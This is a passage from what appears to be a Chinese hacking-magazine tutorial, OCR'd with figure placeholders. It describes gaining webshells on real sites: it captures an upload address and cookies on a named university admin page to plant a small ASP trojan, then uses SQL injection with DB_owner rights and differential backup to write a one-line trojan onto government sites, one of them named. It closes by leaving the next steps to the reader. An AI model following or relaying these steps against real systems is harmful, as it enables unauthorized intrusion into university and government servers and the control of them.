


图8

POST后面的是上传页面的提交地址，补充完整后就是http://www.ce.zjut.edu.cn/new/admin/upfile.asp，下面的cookies是我们等会上传时候要利用的。打开domain3.5选择动力上传，把我们刚刚得到的提交地址和cookies填到对应的地方我们在这里选择/upfile_SofePic.asp页面的上传类型，点上传，看程序提示成功了，如图9。




图9

我们找到刚才我们上传小马的地址，打开看看是不是成功了？嘿嘿，看我们的小马是不是在那里安安静静的躺着啊，如图10哈哈……（高兴中）




图10

总结一下这种方法得shell的思路：

1. 找入口
2. 解密码
3. 抓包，传马

就这么简单。

（X 小编：实际上这种古老的上传漏洞当今在外部已经很难看到了，但是在后台中往往还有漏网之鱼，可能因为程序员比较放心后台权限吧。另外作者提出的疑问，有些时候不管怎么抓包上传，得到的文件还是被硬改为 exe 或者是 jpg 等，这是因为程序对文件进行了处理，不使用你提交的扩展名而是自己定义的。那种情况无法突破。）

第三式、差异备份得 shell

相信和我一样的菜菜每天都会拿着啊 D 乱注入吧？是不是发现许多数据库是 MSSQL 权限是 DB_owner 的注射呢？如果你比较幸运，遇到了能满足以下几个条件的网站了，那就恭喜你，一个可爱的 shell 就要到手了。

1. 要有列目录的权限(能列目录当然不能低于 DB_owner)。

2. HTTP500 错误不是自定义。

3. WEB 和数据在一块，还有的就是数据库中不能存在 % 号之类的。

（如果你不能列目录但是知道网站的物理路径也是一样的）

好，现在我们的目标是 http://www.*****.gov.cn/ 用啊 D 发现的注入点是 http://www.*****.gov.cn/zw_148/p.asp?lan=47&id=15688，是 DB_owner 的权限，我们用文件查找功能来找一下可以发现他的物理路径是 D:\www_root******.gov.cn\ 如图 11。




图 11

现在我们用 getwebshell 这个小工具来进行差异备份，注入点，数据库里就填啊 D 刚才找到的，web 路径填它的物理路径，在它的后面加个要写入一句话木马的页面，如图 12。接下来就是不停的点击第一步，第二步直到第六步。现在我们访问一下 http://www.sfj.dl.gov.cn/55.asp 页面，出现了“类型不匹配：execute”就说明我们的马马写到了数据库中，接下来就用修改好的蓝屏大叔最小 asp 马连接看可爱的 shell 是不是出来了，如图 13，图 14。




图 12

好了，现在 shell 拿到了，剩下的怎么做各位自己发挥吧！

（文章中涉及到的海阳顶端一句话连接器、Domain 3.5、啊 D 注入工具已收录到光盘中。）

Microsoft VBScript 运行时错误 错误 '800a000d'

类型不匹配：'execute'

/55.asp，行28

图 13

